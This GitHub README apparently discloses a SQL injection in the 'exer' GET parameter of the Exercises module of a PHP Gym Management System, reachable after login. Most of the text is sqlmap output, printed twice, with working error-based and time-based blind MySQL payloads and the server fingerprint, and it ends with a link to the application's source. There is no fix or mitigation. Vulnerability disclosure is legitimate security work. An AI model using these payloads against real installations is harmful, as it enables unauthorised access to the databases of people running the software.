gdianq / Gym-Management-Exercises-Sqlinjection Public

Code Issues Pull requests Actions Projects Security Insights

main

Gym-Management-Exercises-Sqlinjection / README.md

gdianq Update README.md History


1 contributor

32 lines (21 sloc) 1.17 KB


Gym-Management-Exercises-Sqlinjection

Sqlinjection location

After logging in to the background The injection point is in Exercises module



Sqlmap Attack



```
[16:50:50] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
GET parameter 'exer' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 952 HTTP(s) requests:
---
Parameter: exer (GET)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: exer=26'||(SELECT 0x77616550 WHERE 7593=7593 AND (SELECT 2167 FROM(SELECT COUNT(*),CONCAT(0x7171767171,(SEL
ECT (ELT(2167=2167,1))),0x716b787071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a))||'

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: exer=26'||(SELECT 0x737a4e63 WHERE 5129=5129 AND (SELECT 8000 FROM (SELECT(SLEEP(5)))ZYTF))||'
---
[16:52:27] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP, PHP 7.3.4
back-end DBMS: MySQL >= 5.0
```

Parameter: exer (GET) Type: error-based Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR) Payload: exer=26'||(SELECT 0x77616550 WHERE 7593=7593 AND (SELECT 2167 FROM(SELECT COUNT(*),CONCAT(0x7171767171,(SELECT (ELT(2167=2167,1))),0x716b787071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a))||'

```
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: exer=26'||(SELECT 0x737a4e63 WHERE 5129=5129 AND (SELECT 8000 FROM
  (SELECT(SLEEP(5)))ZYTF))||'
```

[16:52:27] [INFO] the back-end DBMS is MySQL web application technology: Apache 2.4.39, PHP, PHP 7.3.4 back-end DBMS: MySQL >= 5.0

Code Download

https://www.sourcecodester.com/php/15515/gym-management-system-project-php.html